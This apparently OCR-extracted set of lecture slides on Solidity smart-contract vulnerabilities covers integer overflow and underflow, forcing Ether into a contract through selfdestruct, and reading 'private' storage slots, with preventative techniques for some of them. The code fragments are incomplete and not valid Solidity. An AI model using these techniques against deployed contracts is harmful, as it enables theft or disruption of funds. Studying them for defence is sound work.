
$0 \le x \le 2^{**}256 - 1$



Underflow

uint = uint256


0 ≤ x ≤ 2**256 - 1




Preventative techniques


- Use SafeMath to will prevent arithmetic overflow and underflow
- Solidity 0.8 defaults to throwing an error for overflow / underflow

Force Ether


10 Ether
Selfdestruct forcefully Send Ether
Contract with no payable, receive and fallback function



```
kill(address) {
    selfdestruct(B address);
}
```



```
kill(address) {
    selfdestruct(B address);
}
```


B

10 Ether

Preventative techniques

- Don't rely on address(this).balance

Accessing Private Data




Contract

```
bytes32 phrm
bytes32 yanki
uint num
address addr
bool bo
```

```
0x7068726d2763ef24a373e46729f82783e9a28789488fe88d8928729b82683987
0x79616e6b6973678a62b928cd827892987f9826377a6526e82b29837d98c728e8
0x00000000000000000000000000000000000000000000000000000000000000e3
0x0000000000000000000000003502a0283CDFbb273948204B287faD6b28739bD2
```

Accessing Private Data



Contract

